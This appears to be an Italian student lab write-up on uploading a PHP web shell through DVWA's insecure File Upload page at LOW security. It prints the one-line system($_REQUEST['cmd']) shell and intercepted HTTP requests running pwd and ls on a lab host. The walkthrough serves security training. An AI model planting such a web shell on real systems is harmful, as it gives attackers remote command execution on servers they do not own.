

## Reverse shell

La traccia di oggi ci chiedeva di accedere alla shell DVWA tramite l'inserimento di un file php che richiedeva a quest'ultimo il "cmd".


- Codice php

Questo è il codice php che andremo a inserire in DVWA.

```
1 <?php system($_REQUEST["cmd"]); ?>
2 |
```

- Risultato caricamento

Come prima cosa andiamo a modificare il livello di sicurezza su LOW.



**Script Security**


Security Level is currently **low**.

You can set the security level to **low**, **medium** or **high**.

The security level changes the **vulnerability** level of DVWA.

**low** ▼ **Submit**

Poi andiamo alla voce File Upload e inseriamo il file php nel mio caso script.php. Ci verrà mostrato poi questo messaggio con il path dove è stato inserito il nostro file.



**Vulnerability: File Upload**

Choose an image to upload:

**Choose File** No file chosen


**Upload**

.../../../hackable/uploads/script.php succesfully uploaded!

```
1 GET /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.90.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Referer: http://192.168.90.101/dvwa/vulnerabilities/fi/?page=include.php
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security=low; PHPSESSID=dc00c71a0329ba2bc8999f824ce1348c
10 Connection: close
11
12
```

## - Intercettazioni


Di sotto è riportato il risultato della nostra intercettazione



```
1 GET /dvwa/hackable/uploads/script.php?cmd=pwd HTTP/1.1
2 Host: 192.168.90.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Cookie: security=high; PHPSESSID=96712d736dcc9914569c1b2dee1088b1
9 Connection: close
```

## - Risultato delle varie richieste

Negli screen riportati qui sotto ho fatto poi delle prove per controllare cosa ci fosse nel cmd e con il comando ls sono riuscito a risalire parecchio guardando le cartelle.



```
1 GET /dvwa/hackable/uploads/script.php?cmd=ls HTTP/1.1
2 Host: 192.168.90.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Cookie: security=low; PHPSESSID=dc00c71a0329ba2bc8999f824ce1348c
9 Connection: close
```

Questa sotto è l'ultima ls che sono riuscito a fare.



```
1 GET /dvwa/hackable/uploads/script.php?cmd=ls%20../ HTTP/1.1
2 Host: 192.168.90.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Cookie: security=low; PHPSESSID=dc00c71a0329ba2bc8999f824ce1348c
9 Connection: close
```